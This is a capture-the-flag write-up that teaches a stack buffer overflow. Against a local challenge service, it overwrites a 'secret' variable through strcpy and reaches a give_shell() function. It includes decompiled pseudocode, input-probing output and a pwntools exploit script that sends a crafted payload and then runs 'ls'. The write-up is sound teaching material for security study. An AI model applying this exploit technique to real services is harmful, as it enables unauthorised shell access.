

Super Smash Bros

Introduction: Super Smash Bros is an easy level exploitation challenge intended to introduce students to the concept of buffer overflow exploits. Buffer overflow exploits also can potentially allow an attacker to execute arbitrary code, modify values of variables within a program, or jump to functions within a program that are otherwise not executed.


Challenge: The provided program is vulnerable to a buffer overflow exploit that can modify a stored 'secret' variable to the required value to execute the give_shell() function.

Solving: Buffer overflow refers to any case in which a program writes beyond the end of memory allocated for any buffer. For example, if you have a program that can only store 250 characters of user input but the user is allowed to enter a 300 character string the program is vulnerable to a buffer overflow exploit. The extra 50 characters entered by the user will begin to overwrite adjacent memory values outside of the buffer.

In this challenge, you connect to the service as below. You input 'a' and the service replies a message. It appears all normal on the first trial.


```
[qijun@glap exploit]$ nc 127.0.0.1 13131
a
The secret is 539
█
```

Then, what is the flaw that we can exploit? Let's download the executable that is running in the server and take a look at the executable in Hopper (a disassembler).



Make sure you find the main() function on the left panel and click it. Then, Hopper will bring you to the assembly code of the main() function. Of course, it is hard to read the assembly code. So,

let's bring up the decompiler in Hopper (alt return or click the fourth button from the right on the tool bar). Then, we will see the C code of the main() function below.




```
Pseudo Code — Hopper Disassembler v3
```

☒ Remove potentially dead code Rename Back

☒ Remove HI/LO macros Cancel

```
function main {  
    if (arg0 > 0x1) {  
        eax = *(arg1 + 0x4);  
        vuln(eax);  
    }  
    return 0x0;  
}
```

We notice the vuln() function. It is an obvious clue. So, double click the vuln() function, and we will see its C code below. Yes, it has the strcpy() function, which is wellknown for its buffer overflow flaw. It does not check boundary of the dest buffer and will copy data from source to destination until it sees “\0” character.



```
Pseudo Code — Hopper Disassembler v3
```

☒ Remove potentially dead code Rename Back

☒ Remove HI/LO macros Cancel

```
function vuln {  
    strcpy(var_1C, arg0);  
    if (0x539 == 0x1cec7fff) {  
        eax = give_shell();  
    }  
    else {  
        eax = printf("The secret is %x\n", 0x539);  
    }  
    return eax;  
}
```

Based on our first trial, it appears that if our input does not satisfy the condition “0x539 == 0x1cec7fff”, we will get the message “The secret is 539”. Now, let's try more inputs by adding one character each time to see the possible replies.

In the screenshots below, we found that when we inputted fewer than 16 “a”, the program ran normal. But, when we inputted at least 16 “a”, the outputs were changed. That means our large inputs overwrote an internal variable. Before the overwriting, the internal variable has a value '0x539'. We can overwrite this internal variable with any value we want. Let's call this internal variable as “secret”.

```

aaaaaaa
The secret is 539
aaaaaaa
The secret is 539
aaaaaaa
The secret is 539
aaaaaaa
The secret is 539
aaaaaaa
The secret is 539
aaaaaaa
The secret is 539
aaaaaaa
The secret is 539
aaaaaaa
The secret is 539

```

```

aaaaaaaaaaaaaaaa
The secret is 539
aaaaaaaaaaaaaaaa
The secret is 500
aaaaaaaaaaaaaaaa
The secret is 500
aaaaaaaaaaaaaaaa
The secret is 61
aaaaaaaaaaaaaaaa
The secret is 6161
aaaaaaaaaaaaaaaa
The secret is 616161
aaaaaaaaaaaaaaaa
The secret is 61616161
aaaaaaaaaaaaaaaa
The secret is 61616161

```

By looking at the condition “0x539 == 0x1cec7fff” again in the vuln() function, we can tell “0x539” is just a constant value assigned to the variable “secret”. We need to change “secret” to “0x1cec7fff” to make the condition hold.

So, we try one more time to see how we can change the value to what we want. We inputted “aaaaaaaaaaaaaaaaabcde” (16 “a” and “bcde”) and got an output with a value “65646362”. This value is the ASCII code of “edcb”, which is the reverse of “bcde” in our input. That confirms we can change “secret” to any value that we want.

```

aaaaaaaaaaaaaaaa
The secret is 61616161
aaaaaaaaaaaaaaaaabcde
The secret is 65646362

```

Our target value is “0x1cec7fff”. So, we need to input 16 “a” and “\xff\x7f\xec\x1c”. Notice we need to reverse the order of the four bytes of the integer 0x1cec7fff to “\xff\x7f\xec\x1c”. But, the four bytes are not normal characters. How can we send the string to the server? As usual, we make a python program to do the work.

```

#!/usr/bin/python
# -*- coding: utf-8 -*-
from pwn import *

host = '127.0.0.1'
port = 13131
r = remote(host, port)

s = "a" * 16 + "\xff\x7f\xec\x1c\n"
r.send(s)
d = r.recv(2048)
print d

r.send('\ls\n')
d = r.recv(2048)
print d

```

The first part of the program is to connect to the server.

The second part is to send 16 "a" and "\xff\x7f\xec\x1c" to the server. Notice that we add "\n" to the end of the string, because we hit "enter" each time when we input to the server.

The third part is to send the "ls" command to the server. Notice that we add "\n" to the end of "ls" too.

Now, continue to see what the output is and try to obtain the flag.